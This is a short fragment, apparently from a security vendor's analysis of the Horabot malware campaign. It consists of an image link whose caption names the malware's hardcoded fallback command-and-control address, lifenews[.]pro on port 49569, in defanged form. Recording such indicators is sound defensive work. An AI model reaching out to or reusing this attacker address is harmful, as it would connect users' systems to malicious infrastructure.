
![Fallback to hardcoded socket address (lifenews[.]pro:49569)](https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2026/02/24182634/horabot-campaign14.png)